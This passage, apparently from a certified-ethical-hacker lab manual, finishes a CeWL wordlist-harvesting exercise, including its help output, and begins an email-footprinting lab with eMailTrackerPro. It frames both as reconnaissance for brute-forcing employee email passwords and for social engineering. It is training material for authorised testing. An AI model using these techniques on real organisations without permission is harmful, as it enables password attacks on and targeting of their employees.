then shows the command "#pluma wordlist.txt" being entered, which is highlighted in green. The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The background of the terminal is dark with a faint, colorful geometric pattern.

9. The file containing a unique wordlist extracted from the target website opens, as shown in the screenshot.



10. Type **cewl --help** and press Enter in the parrot terminal to view the list of options that cewl provides.



```

Applications Places System [x] [root@parrot]-[~]
cewl --help - Parrot Terminal
File Edit View Search Terminal Help
#cewl --help
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTIONS] ... <url>

OPTIONS:
  -h, --help: Show help.
  -k, --keep: Keep the downloaded file.
  -d <x>, --depth <x>: Depth to spider to, default 2.
  -m, --min_word_length: Minimum word length, default 3.
  -o, --offsite: Let the spider visit other sites.
  --exclude: A file containing a list of paths to exclude
  --allowed: A regex pattern that path must match to be followed
  -w, --write: Write the output to the file.
  -u, --ua <agent>: User agent to send.
  -n, --no-words: Don't output the wordlist.
  --lowercase: Lowercase all parsed words
  --with-numbers: Accept words with numbers in as well as just letters
  --convert-umlauts: Convert common ISO-8859-1 (Latin-1) umlauts (ä-ae, ö-oe, ü-ue, ß-ss)
  -a, --meta: include meta data.
  --meta_file file: Output file for meta data.
  -e, --email: Include email addresses.
  --email_file <file>: Output file for email addresses.
  --meta-temp-dir <dir>: The temporary directory used by exiftool when parsing files, default /tmp.
  -c, --count: Show the count for each word found.
  -v, --verbose: Verbose.
  --debug: Extra debug information.

Authentication
Menu cewl --help - Parrot Ter... Thu Mar 17, 06:24
  
```

11. This wordlist can be used further to perform brute-force attacks against the previously obtained emails of the target organization's employees.
12. This concludes the demonstration of gathering wordlist from the target website using CeWL.
13. Close all open windows and document all the acquired information.
14. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Email Footprinting

Email footprinting or tracing emails involves analyzing the email header to discover details about the sender.

Lab Scenario

As a professional ethical hacker, you need to be able to track emails of individuals (employees) from a target organization for gathering critical information that can help in building an effective hacking strategy. Email tracking allows you to collect information such as IP addresses, mail servers, OS details, geolocation, information about service providers involved in sending the mail etc. By using this information, you can perform social engineering and other advanced attacks.

Lab Objectives

- Gather information about a target by tracing emails using eMailTrackerPro

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Email Footprinting

E-mail footprinting, or tracking, is a method to monitor or spy on email delivered to the intended recipient. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email.

Email footprinting reveals information such as:

- Recipient's system IP address
- The GPS coordinates and map location of the recipient

- When an email message was received and read
- Type of server used by the recipient
- Operating system and browser information
- If a destructive email was sent
- The time spent reading the email
- Whether or not the recipient visited any links sent in the email
- PDFs and other types of attachments
- If messages were set to expire after a specified time

Lab Tasks


Task 1: Gather Information about a Target by Tracing Emails using eMailTrackerPro

The email header is a crucial part of any email and it is considered a great source of information for any ethical hacker launching attacks against a target. An email header contains the details of the sender, routing information, addressing scheme, date, subject, recipient, etc. Additionally, the email header helps ethical hackers to trace the routing path taken by an email before delivering it to the recipient.


Here, we will gather information by analyzing the email header using eMailTrackerPro.

1. Turn on the **Windows 11** virtual machine. Login with Username: **Admin** and Password: **Pa\$\$w0rd**. Navigate to **E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Email Tracking Tools\eMailTrackerPro** and double-click **emt.exe**.
2. If the **User Account Control** pop-up appears, click **Yes**.
3. The **eMailTrackerPro Setup** window appears. Follow the wizard steps (by selecting default options) to install eMailTrackerPro.
4. After the installation is complete, in the **Completing the eMailTrackerPro Setup Wizard**, uncheck the **Show Readme** check-box and click the **Finish** button to launch the eMailTrackerPro.

